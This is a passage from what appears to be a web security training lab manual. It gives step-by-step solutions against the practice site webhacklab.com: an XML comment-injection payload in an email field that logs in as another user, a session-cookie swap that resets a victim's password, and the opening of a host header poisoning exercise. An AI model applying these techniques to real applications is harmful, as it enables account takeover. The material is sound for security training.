
Step 7: The figure shows the intercepted HTTP request; we can analyze the email id “not-a-john@webhacklab.com”:




Step 8: Replace email id “not-a-john@webhacklab.com” with “not-a-<!-- this is comment -->john@webhacklab.com” as shown in the figure below.



Step 9: As shown in the figure below, the XML parser returns the last child node as “john@webhacklab.com”



Step 10: The figure shows that we have successfully logged into user account "john@webhacklab.com":



Module: Password Reset Attacks


Cookie Swap

Challenge URL: http://topup.webhacklab.com/Account/ForgotPassword


- **Change the password of the user "csuserX@webhacklab.com" through forgot password functionality.**

Solution:


Step 1: Initiate the forgot password request as your user and select the method "Answer Security Question", we are using "foo@webhacklab.com" as an authenticated user and "anant@webhacklab.com" as victim for walkthrough:




Step 2: Answer the secret questions and the application would redirect to the “Set New Password” page, as shown below:




Step 3: Do not reset the password. We will revisit this page in **Step 6**.




Step 4: In another browser (or private browsing window), initiate the forgot password request as your target user “foo@webhacklab.com” (here “anant@webhacklab.com” the victim) into the application. Here, we have used “Firefox”:



Step 5: Capture the value of the cookie ‘ ASP.NET_SessionId’ present in the response, as shown below:



Step 6: In the previous browser session **Step 3**, enter a new password and capture the request in Burp Suite:



Step 7: Switch the value of cookie ‘ ASP.NET_SessionId’ with the one captured in **Step 5** and forward the request.

The password for user “anant@webhacklab.com” is now set to a new password “Newpass1234”. Similarly change the password of the user “csuserX@webhacklab.com”.


Host Header Validation Bypass

Challenge URL: http://topup.webhacklab.com/Account/ForgotPassword


- **Bypass host header validation to perform header poisoning for your account.**
- **Capture the password reset token.**
- **Change the password of the account using the captured token.**

Solution:


Step 1: Initiate the forgot password request as your user.



